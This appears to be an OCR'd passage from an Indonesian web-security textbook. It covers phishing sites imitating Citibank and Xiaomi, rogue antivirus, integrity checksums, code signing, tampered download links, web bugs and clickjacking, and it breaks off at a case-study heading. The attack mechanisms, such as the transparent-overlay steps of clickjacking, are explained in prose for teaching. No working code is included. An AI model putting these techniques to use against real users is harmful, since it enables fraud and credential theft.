
Sebuah situs palsu yang dibuat persis dengan aslinya, muncul di internet. Laporan bleepingcomputer.com pada 21 Januari 2020 menyebutkan, situs palsu itu dibuat untuk menyesatkan nasabah Citibank, seolah mereka sedang login di situs asli. Dengan begitu, pembuat situs palsu itu dapat merekam username dan password asli nasabah yang nyasar ke sana.

Cyberthreat.id mencoba mengakses situs bernama update-citi (.)com itu pada Rabu siang, 22 Januari 2020. Namun, peramban Firefox telah memblokirnya dan memberi peringatan, berbunyi,"Deceptive site ahead. Firefox blocked this page because it may trick you into doing something dangerous like installing software or revealing personal information like passwords or credit cards."

Dalam bahasa Indonesia, artinya,"Situs penipuan. Firefox memblokir halaman ini karena mungkin menipu Anda untuk melakukan sesuatu yang berbahaya seperti menginstal perangkat lunak atau mengungkapkan informasi pribadi seperti kata sandi atau kartu kredit."



Dari tangkapan layar oleh Bleepingcomputer, situs itu meminta pengaksesnya untuk memasukkan informasi data pribadi seperti nama, tanggal lahir, alamat, dan nomor kartu debit berikut kode keamanannya.




https://cyberthreat.id/read/4842/Ada-Situs-Citibank-Palsu-Mirip-Kasus-BCA-yang-Menghebohkan

Kode Palsu


Kami menjelaskan bagaimana membuka dokumen atau mengklik tautan dapat menyebabkan pengunduhan kode secara diam-diam yang tidak melakukan apa pun selain menginstal infeksi tersembunyi. Satu rute transmisi yang tidak kami catat

adalah unduhan eksplisit: program yang sengaja diinstal yang dapat mengiklankan satu tujuan tetapi melakukan sesuatu yang sama sekali berbeda. Gambar 3.8 menunjukkan iklan yang tampaknya autentik dengan iklan Xiomi yang populer.Situs web palsu tersebut punya nama link mi-co.id. Alamat tersebut begitu mirip dengan situs web Xiaomi yang asli dengan alamat mi.co.id. Perbedaan keduanya terletak pada simbol '-' dan titik yang ada di antara kata 'mi' dan 'co'. Link sourse : https://kumparan.com/kumparantech/awas-situs-web-xiaomi-palsu-tawarkan-diskon-dan-flash-sale-hp-gila-gilaan-1v0l4RufqQs



Gambar 4-8 *Iklan Xiomi Palsu*


Apakah serangan ini dimaksudkan hanya untuk menipu atau menyakiti tergantung pada kode apa yang sebenarnya dikirimkan. Contoh ini menunjukkan bagaimana perangkat lunak berbahaya dapat menyamar sebagai sah. Situs tersebut juga menyediakan informasi spesifikasi perangkat yang lengkap. Meski demikian, harga diskon yang ditawarkan bisa dibilang tidak wajar. Juga, situs palsu tersebut kurang spesifik menjelaskan produk mana yang dijual dengan harga yang dicantumkan. Aplikasi ponsel cerdas sangat cocok untuk mendistribusikan kode yang salah atau menyesatkan karena banyaknya jumlah pengguna ponsel cerdas muda yang percaya.



Gambar 3.9 Phony [Microsoft] Security Essentials Tool

Sebenarnya, Microsoft Security Essentials tidak palsu. Ini adalah produk antivirus nyata dari Microsoft. Namun, ada produk keamanan nakal di luar sana yang mengklaim sebagai "Microsoft Security Essentials". Ini tidak ada hubungannya dengan Microsoft.

Malware ini didistribusikan melalui serangan drive-by-download sebagai hotfix.exe atau mstsc.exe (md5: 0a2582f71b1aab672ada496074f9ce46, yang ditunjukkan pada Gambar 3.10. Source : https://archive.f-secure.com/weblog/archives/00002053.html



Gambar 3.10 Infections Found and Countermeasure Tools yang Dijual

Melindungi Situs Web Terhadap Perubahan

Sebuah situs web dimaksudkan untuk diakses oleh klien. Meskipun beberapa situs web ditujukan untuk klien yang berwenang saja dan dibatasi oleh kata sandi atau kontrol akses lainnya, situs lain ditujukan untuk masyarakat umum. Dengan demikian, kontrol apa pun pada konten harus tidak mengganggu, tidak membatasi penggunaan yang tepat oleh sebagian besar pengguna.

Kontrol integritas favorit kami, enkripsi, seringkali tidak tepat: Mendistribusikan kunci dekripsi ke semua pengguna mengalahkan efektivitas enkripsi. Namun, dua penggunaan enkripsi dapat membantu menjaga konten situs tetap utuh.

Integrity Checksums

Checksum, kode hash, atau kode deteksi kesalahan adalah fungsi matematika yang mengurangi blok data (termasuk program yang dapat dieksekusi) menjadi sejumlah kecil bit. Mengubah data memengaruhi hasil fungsi dengan cara yang sebagian besar tidak dapat diprediksi, artinya sulit —walaupun bukan tidak mungkin—untuk mengubah data sedemikian rupa sehingga nilai fungsi yang dihasilkan tidak berubah. Menggunakan checksum, Anda percaya atau berharap bahwa perubahan signifikan akan membatalkan nilai checksum.

Ingat dari Bab 1 bahwa beberapa kontrol keamanan dapat mencegah serangan sedangkan kontrol lain mendeteksi bahwa serangan telah berhasil hanya setelah itu terjadi. Dengan kontrol deteksi kami berharap dapat mendeteksi serangan dengan cukup cepat sehingga kerusakannya tidak terlalu besar. Jumlah kerusakan tergantung pada nilai data, meskipun nilai itu sulit diukur. Perubahan pada situs web yang mencantumkan jadwal televisi besok atau ramalan cuaca mungkin membuat beberapa orang tidak nyaman, tetapi dampaknya tidak akan menjadi bencana besar. Dan arsip web dari tinjauan kinerja beberapa tahun yang lalu mungkin hanya diakses

oleh satu orang dalam sebulan. Untuk situs web semacam ini, mendeteksi perubahan cukup lama atau bahkan berhari-hari setelah perubahan. Mendeteksi perubahan pada situs web lain, tentu saja, lebih mendesak. Pada frekuensi detik, jam, atau minggu, administrator situs perlu memeriksa dan memperbaiki perubahan.

Untuk mendeteksi modifikasi data, administrator menggunakan alat pemeriksaan integritas, di mana program Tripwire [KIM98] (dijelaskan dalam Bab 2) adalah yang paling terkenal. Saat menempatkan kode atau data di server, administrator menjalankan Tripwire untuk menghasilkan nilai hash untuk setiap file atau item data lainnya. Nilai hash ini harus disimpan di tempat yang aman, umumnya offline atau di jaringan yang terpisah dari data yang dilindungi, sehingga tidak ada penyusup yang dapat memodifikasinya saat memodifikasi data sensitif. Administrator menjalankan ulang Tripwire sesering yang sesuai dan membandingkan nilai hash baru dan asli untuk menentukan apakah telah terjadi perubahan.

Integrity Checksum dapat mendeteksi konten yang diubah di situs web.

Code Signing

Menggunakan integrity checksum membantu administrator server-side mengetahui bahwa data masih utuh; itu tidak memberikan jaminan kepada klien. Pendekatan serupa, tetapi lebih rumit bekerja untuk klien, juga.

Code Signing merupakan sertifikat digital yang menjamin keabsahan kode, software, aplikasi, dan executable. Berdasarkan PKI (*Public Key Infrastructure*), Code Signing mendandatangani kode serta memastikan bahwa kode tersebut tidak diubah atau dirusak oleh pihak manapun selama perjalanan dari developer hingga ke tangan pengguna akhir. Ini merupakan cara yang sangat membantu pengguna akhir memastikan apakah software bisa dipercaya atau tidak.

Masalah mengunduh kode yang salah atau data lain karena dipasok oleh penyusup jahat juga dapat ditangani oleh pengesahan dari luar. Seperti yang dijelaskan dalam Bab 2, tanda tangan digital adalah segel elektronik yang dapat menjamin keaslian file atau objek data lainnya. Penerima dapat memeriksa segel untuk memverifikasi bahwa itu berasal dari orang atau organisasi yang diyakini telah menandatangani objek dan bahwa objek tersebut tidak dimodifikasi setelah ditandatangani.

Pendekatan parsial untuk mengurangi risiko kode palsu adalah code signing. Pengguna dapat menyimpan kode yang diunduh sampai mereka memeriksa segelnya. Setelah memverifikasi bahwa segel itu asli dan mencakup seluruh file kode yang diunduh, pengguna dapat menginstal kode yang diperoleh.

Tanda tangan digital dapat menjamin keaslian program, pembaruan, atau kumpulan data. Masalahnya adalah, mempercayai legitimasi penandatangan.

Pihak ketiga yang dapat dipercaya menambahkan tanda tangan digital ke sepotong kode, yang konon berarti kode yang lebih dapat dipercaya. Siapa yang mungkin menjadi pihak yang dapat dipercaya? Pabrikan terkenal akan dikenali sebagai penandatangan kode. Bahkan, Microsoft membubuhkan tanda tangan digital untuk melindungi integritas bagian-bagian penting Windows. Tanda tangan diverifikasi setiap kali kode dimuat, biasanya ketika sistem di-boot ulang. Tapi bagaimana dengan produsen driver perangkat atau add-in kode yang kecil dan hampir tidak dikenal? Jika vendor kode tidak diketahui, tidak membantu jika vendor menandatangani kodenya sendiri; penjahat juga dapat memposting kode bertanda tangan mereka sendiri. Seperti yang dijelaskan di Kasus 4-6, agen jahat juga dapat merusak infrastruktur penandatanganan yang sah. Selanjutnya, pengguna harus memeriksa validitas tanda tangan: Tanda tangan Sally tidak mengkonfirmasi keabsahan kode Ben.

Ancaman Malicious code yang ditandatangani adalah nyata. Menurut perusahaan anti-malware McAfee, malware yang ditandatangani secara digital hanya menyumbang 1,3 persen dari item kode yang diperoleh pada 2010, tetapi proporsinya naik menjadi 2,9 persen untuk 2011 dan 6,6 persen untuk 2012. Penjahat mengajukan permohonan dan mendapatkan sertifikat yang sah. Pengguna yang tidak curiga (dan browser mereka) kemudian menerima tanda tangan ini sebagai bukti bahwa perangkat lunak tersebut asli dan tidak berbahaya. Sebagian masalahnya adalah bahwa menandatangani sertifikat relatif mudah dan murah untuk diperoleh siapa saja; sertifikat menunjukkan bahwa pemiliknya adalah bisnis yang terdaftar dengan benar di wilayah di mana ia beroperasi, tetapi lebih sedikit. Meskipun otoritas tanda tangan melakukan ketekunan yang wajar dalam menerbitkan sertifikat penandatanganan, beberapa aktor jahat lolos. Dengan demikian, kode yang ditandatangani dapat mengkonfirmasi bahwa perangkat lunak yang diterima adalah apa yang dikirim oleh pengirim, tetapi bukan bahwa perangkat lunak tersebut melakukan semua atau hanya apa yang diharapkan pengguna.

Kasus 3.6

Penyusupan Code Signing Adobe

Pada tahun 2012, Adobe mengumumkan bahwa bagian dari infrastruktur penandatanganan kodenya telah disusupi dan bahwa penyerang dapat mendistribusikan kode tidak sah yang ditandatangani dengan tanda tangan digital Adobe yang valid. Dalam insiden tersebut penyerang memperoleh akses ke server di perpustakaan produksi kode Adobe; dengan server tersebut, agen dapat memasukkan kode arbitrer ke dalam pembuatan perangkat lunak dan meminta tanda tangan untuk perangkat lunak tersebut dengan menggunakan prosedur standar untuk perangkat lunak Adobe yang sah.

Dalam serangan ini hanya dua utilitas terlarang yang diperkenalkan, dan yang mempengaruhi hanya sejumlah kecil pengguna. Namun, pembersihan mengharuskan Adobe untuk menonaktifkan tanda tangan digital yang disusupi, mengeluarkan tanda tangan baru, dan mengembangkan proses untuk menandatangani ulang utilitas


yang terpengaruh. Untungnya, server yang disusupi cukup terisolasi dengan baik, memiliki akses ke kode sumber hanya untuk satu produk; dengan demikian, tingkat kerusakan potensial dikendalikan.

Konten Web Berbahaya

Kasus-kasus yang baru saja dijelaskan bisa jadi tidak berbahaya atau berbahaya. Salah satu contoh menunjukkan bahwa kode arbitrer dapat dikirimkan ke pengunjung situs yang tidak curiga. Contoh tersebut tidak harus mengirimkan Malicious code , jadi bisa saja tidak berbahaya atau berbahaya. Demikian juga, seseorang dapat menulis ulang situs web dengan cara yang akan mempermalukan, menipu, atau hanya mengolok-olok—motif si perusak mungkin tidak jelas. Namun, contoh berikut memiliki niat yang sangat berbahaya. Serangan kami berikutnya melibatkan halaman web yang mencoba membahayakan pengguna.

Konten Pengganti di Situs Web Asli

Pengrusakan situs web seperti grafiti: Itu membuat pernyataan tetapi tidak lebih dari itu. Bagi pemilik situs, ini mungkin memalukan, dan menarik perhatian, yang mungkin merupakan satu-satunya niat penyerang. Penyerang yang lebih nakal segera menyadari bahwa dengan cara yang sama, mereka dapat mengganti bagian lain dari situs web dan melakukannya dengan cara yang tidak menarik perhatian.



Gambar 3.11 Malicious code untuk Diunduh

Pikirkan semua situs yang menawarkan konten sebagai file PDF. Sebagian besar memiliki tautan untuk mengunduh alat tampilan file PDF gratis, Adobe Reader. Alat itu sudah dimuat sebelumnya di banyak komputer, dan sebagian besar pengguna lain mungkin sudah menginstalnya sendiri. Namun, situs dengan konten PDF ingin memastikan pengguna dapat memproses unduhan mereka, sehingga mereka memposting tautan ke situs Adobe, dan terkadang pengguna mengeklik untuk mengunduh program utilitas. Namun, pikirkan jika penyerang ingin memasukkan Malicious code , bahkan mungkin dalam versi Reader yang disusupi. Yang harus dilakukan penyerang adalah memodifikasi tautan di situs dengan file PDF sehingga mengarah ke situs penyerang, bukan situs Adobe, seperti yang digambarkanpada Gambar 3.11. Jika penyerang menyajikan situs yang terlihat cukup kredibel, sebagian besar pengguna akan mengunduh dan menginstal alat tanpa pertanyaan. Bagi penyerang, ini adalah satu perubahan kecil pada kode HTML situs asli, tentu saja tidak lebih sulit daripada mengubah konten lainnya.

Karena begitu banyak orang telah menginstal Adobe Reader, contoh ini tidak akan mempengaruhi banyak mesin. Namun, anggaplah alat itu adalah aplikasi khusus dari bank untuk memungkinkan pelanggannya mengelola rekening mereka secara online, bilah alat untuk membantu pencarian, atau penampil untuk menampilkan konten kepemilikan. Banyak situs menawarkan program khusus untuk memajukan tujuan bisnis mereka dan, tidak seperti halnya dengan Adobe Reader, pengguna sering kali tidak mengetahui apakah alat tersebut sah, situs tempat alat itu berasal, atau kode yang dimaksudkan oleh situs komersial. Dengan demikian, modifikasi situs web telah berkembang dari gangguan yang mencari perhatian menjadi ancaman potensial yang serius.

Bug Web


Anda mungkin tahu bahwa halaman web terdiri dari banyak file: beberapa teks, grafik, kode yang dapat dieksekusi, dan skrip. Saat halaman web dimuat, file diunduh dari tujuan dan diproses; selama pemrosesan mereka dapat memanggil file lain (mungkin dari situs lain) yang pada gilirannya diunduh dan diproses, sampai semua permintaan dipenuhi. Saat file jarak jauh diambil untuk dimasukkan, permintaan juga mengirimkan alamat IP pemohon, jenis browser, dan konten cookie apa pun yang disimpan untuk situs yang diminta. Cookie ini mengizinkan halaman untuk menampilkan pemberitahuan seperti “Selamat datang kembali, Elaine,” memunculkan konten dari kunjungan terakhir Anda, atau mengarahkan Anda ke halaman web tertentu.

Beberapa pengiklan ingin menghitung jumlah pengunjung dan berapa kali setiap pengunjung tiba di sebuah situs. Mereka dapat melakukan ini dengan kombinasi cookie dan Gambar yang tidak terlihat. Bug web, juga disebut GIF yang jelas, GIF 1x1, atau bug pelacakan, adalah Gambar kecil, sekecil 1 piksel kali 1 piksel (tergantung pada resolusi, layar menampilkan setidaknya 100 hingga 200 piksel per inci), Gambar jadi kecil biasanya tidak akan terlihat. Namun demikian, itu dimuat dan diproses sama seperti Gambar yang lebih besar. Bagian dari pemrosesan adalah memberi tahu pemilik bug, pengiklan, yang mengetahui bahwa pengguna lain telah memuat Gambar iklan.

Satu perusahaan dapat melakukan hal yang sama tanpa memerlukan bug web. Jika Anda memesan bunga secara online, toko bunga dapat memperoleh alamat IP Anda dan mengatur cookie yang berisi detail Anda untuk mengenali Anda sebagai pelanggan tetap. Bug web memungkinkan pelacakan ini di beberapa pedagang.

Toko bunga Anda mungkin berlangganan layanan pelacakan web, yang kami beri nama ClicksRUs. Toko bunga menyertakan bug web dalam Gambar webnya, jadi ketika Anda memuat halaman itu, detail Anda dikirim ke ClicksRUs, yang kemudian memasang cookie. Jika Anda meninggalkan situs web toko bunga dan selanjutnya pergi ke situs toko roti yang juga berlangganan pelacakan dengan ClicksRUs, halaman baru juga akan memiliki bug web ClicksRUs. Kali ini, seperti yang ditunjukkan pada Gambar 3.12, ClicksRUs mengambil cookie lamanya, menemukan bahwa Anda terakhir berada di situs toko bunga, dan mencatat kebetulan kedua

perusahaan ini. Setelah menghubungkan titik-titik data ini, ClicksRU dapat memberi tahu toko bunga dan toko roti bahwa mereka memiliki pelanggan yang sama dan mungkin mengembangkan pendekatan pemasaran bersama. Atau ClicksRU dapat menentukan bahwa Anda beralih dari toko bunga A ke toko bunga B ke toko bunga C dan kembali ke toko bunga A, sehingga dapat melaporkan kepada mereka bahwa B dan C kalah dari A, membantu mereka semua mengembangkan strategi pemasaran yang lebih sukses. Atau ClicksRU dapat menyimpulkan bahwa Anda sedang mencari hadiah dan akan menawarkan iklan bertarget di situs berikutnya yang Anda kunjungi. ClicksRU mungkin menerima pendapatan iklan dari toko bunga D dan pedagang perhiasan E, yang akan memengaruhi iklan yang akan ditampilkannya kepada Anda. Bug web dan layanan pelacakan adalah bisnis besar.



Gambar 4-12 Bug Web

Bug web juga dapat digunakan dalam email dengan gambar. Seorang spammer mendapatkan daftar alamat email tetapi tidak tahu apakah alamat tersebut aktif, yaitu, jika ada yang membaca email di alamat tersebut. Dengan bug web yang disematkan, spammer menerima laporan saat pesan email dibuka di browser. Atau perusahaan yang mencurigai emailnya berakhir dengan pesaing atau pihak lain yang tidak berwenang dapat menyisipkan bug web yang akan melaporkan setiap kali pesan dibuka, baik sebagai penerima langsung atau seseorang yang telah diteruskan pesannya.

Apakah bug web berbahaya? Mungkin tidak, meskipun beberapa orang akan mengklaim bahwa pelacakan tanpa pemberitahuan adalah pelanggaran privasi yang berbahaya. Tetapi Gambar yang tidak terlihat juga berguna dalam aktivitas yang lebih berbahaya, seperti yang dijelaskan selanjutnya.


Clickjacking

Pernah melihat tombol “Klik di sini untuk mendapatkan hadiah” dalam halaman suatu web? Waspadalah, bisa saja itu merupakan Clickjacking. Clickjacking merupakan jenis serangan pada aplikasi web yang membuat korbannya secara tidak sengaja mengklik elemen halaman web yang sebenarnya tidak ingin diklik. Hal ini paling sering diterapkan pada halaman web dengan menumpangkan konten berbahaya pada halaman tepercaya. Ketika diklik akan terpicu fungsi jahat yang telah dibuat oleh penyerang, mulai dari arahan mengikuti akun media sosial hingga mengambil uang dari akun bank pengguna.

Ilustrasi lainnya, misalkan misalkan Anda berada di SPBU dengan tiga tombol yang harus ditekan untuk memilih kadar bahan bakar yang Anda inginkan. Pemilik

stasiun, menyadari bahwa kebanyakan orang membeli bahan bakar dengan harga terendah tetapi keuntungan terbesarnya berasal dari produk dengan harga tertinggi, memutuskan untuk melakukan trik. Dia menempelkan stiker di atas tombol untuk harga terendah dan tertinggi dengan mengatakan, masing-masing, "performa tinggi" (pada tombol dengan harga terendah) dan "ekonomi" (pada tombol mahal dan untung tinggi). Dengan demikian, beberapa orang secara tidak sengaja akan menekan tombol ekonomi/harga tinggi dan tanpa disadari menghasilkan keuntungan yang lebih tinggi. Tidak adil dan menipu, ya, tetapi jika pemiliknya tidak bermoral, tekniknya akan berhasil; namun, sebagian besar bisnis tidak akan mencobanya, karena tidak etis dan mungkin kehilangan pelanggan. Tetapi penyerang komputer tidak peduli dengan etika atau kehilangan pelanggan, sehingga versi dari teknik ini menjadi serangan komputer

Pertimbangkan skenario di mana penyerang ingin merayu korban untuk melakukan sesuatu. Seperti yang telah Anda lihat dalam beberapa contoh dalam buku ini, menanam kuda Troya tidaklah sulit. Tetapi program aplikasi dan sistem operasi membuat pengguna mengonfirmasi tindakan yang berpotensi berbahaya—setara dengan tampilan pompa bensin yang akan menanyakan “apakah Anda yakin ingin membeli bahan bakar yang paling mahal?” Triknya adalah membuat pengguna setuju tanpa menyadarinya.



Gambar 3.13 Clickjacking

Seperti yang ditunjukkan pada Gambar 3.13, serangan komputer menggunakan Gambar yang ditempelkan, yaitu, ditampilkan di atas, Gambar lain. Kita semua akrab dengan kotak klik “Apakah Anda ingin menghapus file ini? [Ya Tidak]." Clickjacking adalah teknik yang pada dasarnya menyebabkan kotak prompt itu bergeser sehingga [Ya] selalu berada di bawah mouse. Penyerang juga membuat kotak ini transparan, sehingga korban tidak menyadari mengklik apa pun. Selanjutnya, Gambar kedua yang terlihat ditempelkan di bawahnya, sehingga korban mengira kotak yang diklik adalah sesuatu seperti “Untuk hadiah gratis, klik [Di Sini].” Korban mengklik di mana [Di Sini] di layar, tetapi [Di Sini] sama sekali bukan tombol; itu hanya Gambar langsung di bawah [Ya] (yang tidak terlihat). Klik mouse memilih tombol [Ya].

Clickjacking: Menipu pengguna untuk mengeklik tautan dengan menyamarkan tautan tersebut

Sangat mudah untuk melihat bagaimana serangan ini akan digunakan. Penyerang memilih tindakan yang biasanya tidak disetujui pengguna, seperti:

- Apakah Anda benar-benar ingin menghapus semua file Anda?
- Apakah Anda benar-benar ingin mengirim daftar kontak Anda ke pedagang spam?
- Apakah Anda benar-benar ingin menginstal program ini?
- Apakah Anda benar-benar ingin mengubah kata sandi Anda menjadi AWordYouDontKnow?
- Apakah Anda benar-benar ingin mengizinkan dunia untuk memiliki akses tulis ke profil Anda?

Untuk setiap pertanyaan tersebut, penyerang clickjacking hanya harus dapat menebak di mana kotak konfirmasi akan mendarat, membuatnya transparan, dan menyelipkan kotak Untuk Hadiah Gratis, Klik [Di Sini] di bawah tombol [Ya] yang tidak terlihat dari tindakan berbahaya tersebut. kotak konfirmasi.

Contoh-contoh ini memberi Anda gambaran tentang potensi bahaya clickjacking. Serangan pengawasan mungkin mengaktifkan kamera komputer dan mikrofon, dan serangan itu akan menutupi kotak konfirmasi; serangan ini digunakan terhadap Adobe Flash, seperti yang ditunjukkan dalam video di http://www.youtube.com/watch?v=gxyLbpldmuU. Kasus 3.7 menjelaskan berapa banyak pengguna Facebook yang tertipu oleh serangan clickjacking.

Serangan clickjacking berhasil karena apa yang dapat dilakukan penyerang:

- memilih dan memuat halaman dengan kotak konfirmasi yang membuat pengguna melakukan tindakan dengan satu atau beberapa klik mouse (misalnya, “Apakah Anda ingin menginstal program ini? [Ya] [Batal]”)
- mengubah pewarnaan Gambar menjadi transparan
- pindahkan Gambar ke posisi manapun di layar
- menempatkan Gambar jinak di bawah Gambar jahat (ingat, Gambar jahat itu transparan) dengan apa yang tampak seperti tombol langsung di bawah tombol nyata (tetapi tidak terlihat) untuk tindakan yang diinginkan penyerang (seperti, "Ya" menginstal program)
- Membujuk korban untuk mengklik tombol yang tampak seperti tombol pada Gambar yang tidak berbahaya

Kasus 3.7

Serangan Clickjack Facebook

